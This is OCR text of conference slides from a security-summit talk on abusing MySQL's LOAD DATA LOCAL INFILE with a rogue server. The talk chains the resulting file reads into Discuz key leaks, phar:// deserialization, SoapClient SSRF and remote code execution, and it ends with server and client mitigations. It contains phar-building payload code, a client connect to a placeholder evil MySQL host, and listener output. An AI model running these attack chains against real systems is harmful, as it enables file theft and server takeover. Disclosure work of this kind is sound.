
- Mysql configuration in github
- Or Weakless Mysql Server
- A vulnerable Mysql Client

Make Arbitrary File Read better?

How about CMS?

AFR To Leak Profile

- Ucenter in back of Discuz x3.4



AFR To Leak Profile

- Ucenter in back of Discuz x3.4
- AFR the Discuz x3.4 config file config
  - config/config_ucenter.php
  - config/config_global.php


```
...
define('UC_KEY',
'yeN3g9EbNfiaYfodV63dI1j8Fbk5HaL7W4yaW4y7u2j4Mf45mfg2v899g451k576');
...

...
$_config['security']['authkey']                    = 'asdfasfas';
...
```

AFR To Leak Profile

- Ucenter in back of Discuz x3.4
- AFR the Discuz x3.4 config file config
  - config/config_ucenter.php
  - config/config_global.php
- UC_KEY + action = Code for UCAPI
- authkey + saltkey + admin uid + admin username = Formhash for UCAPI
- A Vulnerable to getshell in UCAPI

AFR To Leak Profile To Getshell



Can we make AFR better more?

Can we make AFR better more?

Phar://

Phar://

- 2018 BlackHat. Sam Thomas
- <File Operation Induced Unserialization via the “phar://” Stream Wrapper>
- “Phar://” Stream API in file Function can cause unserialization.

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

Phar://

“Phar://” Stream API in file Function can cause unserialization.

/php/php-src/blob/master/ext/standard/file.c L551

```
PHP_FUNCTION(file_get_contents)
{
        ...
        stream = php_stream_open_wrapper_ex(filename, "rb",
                        (use_include_path ? USE_PATH : 0) | REPORT_ERRORS,
                        NULL, context);
        ...
```

Phar://

/php/php-src/blob/master/ext/mysqlnd/mysqlnd_loaddata.c L43-L52

```
if (PG(open_basedir)) {
        if (php_check_open_basedir_ex(filename, 0) == -1) {                    strcpy(info-
>error_msg, "open_basedir restriction in effect. Unable to open file");
                info->error_no = CR_UNKNOWN_ERROR;                             DBG_RETURN(1);

                }
        }
        info->filename = filename;
        info->fd = php_stream_open_wrapper_ex((char *)filename, "r", 0, NULL, context);
```

Phar file with a stub

```php
<?php
class A {
        public $s = '';
        public function __wakeup () {
                echo "pwned!!";
        }
}
```

```php
@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a "."<?php
__HALT_COMPILER(); ?>"); //设置stub
$o = new A();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();?>
```

Test PHP code


```php
<?php
class A {
        public $s = '';
        public function __wakeup () {
                echo "pwned!!";
        }
}
```

```php
$m = mysqli_init();
$s = mysqli_real_connect($m,
‘{evil_mysql_ip}’, ‘root’, ‘123456’, ‘test’,
3306);
$p = mysqli_query($m, 'select 1;');
```

Evil mysql server

- ...
- PORT = 3306
- ...
- filelist = (r‘phar://./phar.phar’)
- ...

Phar:// + AFR


127.0.0.1/mysqlfr/test.php
127.0.0.1/mysqlfr/test.php
pwned!!
(!) Warning: mysqli_query(): phar error: file "" in phar "./phar.phar" cannot be empty in D:\wamp64\www\mys
Call Stack
Time Memory Function Location
1 0.0007 241360 {main}( ) ...\test.php:0
2 0.2237 243048 mysqli_query ( ) ...\test.php:13

Can we make AFR better more?


- A website or app that can control mysql configuration
- A vulnerable Mysql Client
- One query
- ?

Can we make AFR better more?

- A website or app that can control mysql configuration
- A vulnerable Mysql Client
- One query
- Upload a file with stub(Phar)

Deserialization vulnerability

Final Vulerable




Can we make AFR better more again?

Can we make AFR better more again?

POP chain

Example in Real world

- Ucenter in back of DEDECMSv5.7
- Ucenter config contain Mysql Server config



Example in Real world

- Ucenter in back of DEDECMSv5.7
- Ucenter config contain Mysql Server config
- No POP chain for DEDECMSv5.7,but a little trick

```
...
function __destruct() {
        unset($this->tpl);
        $this->dsql->Close(TRUE);
    }
...
```

__call()

Example in Real world

- Ucenter in back of DEDECMSv5.7
- Ucenter config contain Mysql Server config
- No POP chain for DEDECMSv5.7,but a little trick
- Deserialization + __call + SoapClient = SSRF

Deserialization SoapClient to SSRF

delete

Example in Real world

- Ucenter in back of DEDECMSv5.7
- Upload a file with stub(Phar) in back or avatar
- Deserialization + __call + SoapClient = SSRF

```
ubuntu@VM-0-12-ubuntu:~$ nc -lvv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [58.135.78.16] port 5555 [tcp/*] accepted (family 2, sport 60495)
POST [redacted] HTTP/1.1
Host [redacted]
Connection: Keep-Alive
User-Agent: PHP-SOAP/5.6.25
Content-Type: text/xml [redacted]
SOAPAction: "http://[redacted]close"
Content-Length: 499

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="ht[redacted] xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><ns1:Close><param0 xsi:type="xsd:boolean">true</param0></ns1:Close></SOAP-ENV:Body></SOAP-ENV:Envelope>
ubuntu@VM-0-12-ubuntu:~$
```

Can we make AFR better more?

- A website or app that can control mysql configuration
- A vulnerable Mysql Client
- One query
- Upload a file with stub(Phar)
- A gadgets could call any method

Can we make AFR better more again?

POP chain

Can we make AFR better more again?

POP chain to RCE

Final Vulerable

- A website or app that can control mysql configuration
- A vulnerable Mysql Client
- One query
- Upload a file with stub(Phar)
- A POP chain to ?


Can we make it easier?

Can we make it easier?

ARP or DNS cache pollution

ARP or DNS cache pollution

ARP or DNS cache pollution



Final Vulerable

- ~~A website or app that can control mysql configuration~~
- A vulnerable Mysql Client
- One query
- Upload a file with stub(Phar)
- A POP chain to ?

Let’s Fix it

Fix it

- For Server
  - Set local_infile disabled
- For Client
  - For mysql client. Use –local-infile=0
  - For JDBC. Set allowLoadLocalInfile=false
  - For PHP mysqli or mysql
    - Set mysqli.allow_local_infile = Off in php.ini
    - Use mysqli_option to set MYSQLI_OPT_LOCAL_INFILE=false after mysqli_real_connect

A little hint

- phpmyadmin patch in 2019.01.22
  - https://github.com/phpmyadmin/phpmyadmin/commit/c5e01f84ad48c5c626001cb92d7a95500920a900#diff-cd5e76ab4a78468a1016435eed49f79f

12 libraries/classes/Dbi/DbiMysqli.php — View file

```
@@ -88,12 +88,6 @@ public function connect(
        $link = mysqli_init();

-       if (defined('PMA_ENABLE_LDI')) {
-           mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, true);
-       } else {
-           mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, false);
-       }
-
        $client_flags = 0;

        /* Optionally compress connection */
@@ -175,6 +169,12 @@ public function connect(
            return false;
        }

+       if (defined('PMA_ENABLE_LDI')) {
+           mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, true);
+       } else {
+           mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, false);
+       }
+
        return $link;
    }
```

A little hint

- phpmyadmin patch in 2019.01.22
  - https://github.com/phpmyadmin/phpmyadmin/commit/c5e01f84ad48c5c626001cb92d7a95500920a900#diff-cd5e76ab4a78468a1016435eed49f79f

```
if (defined('PMA_ENABLE_LDI')) {
        mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, true);
    } else {
        mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, false);
}
...
$return_value = mysqli_real_connect($link, $host, $user, $password, '',
            $server['port'], $server['socket'], $client_flags
        );
```

A little hint

Use mysqli_option to set MYSQLI_OPT_LOCAL_INFILE=false after mysqli_real_connect

```
void mysqli_common_connect(INTERNAL_FUNCTION_PARAMETERS, zend_bool
is_real_connect, zend_bool in_ctor) /* {{{ */
{
        mysql_options(mysql->mysql, MYSQL_OPT_LOCAL_INFILE,
        (char *)&MyG(allow_local_infile));
}
```


CSS
互联网安全领袖峰会
Cyber Security Summit
Tencent腾讯 | 腾讯安全
Thanks
@LoRexxar
lorexxar@gmail.com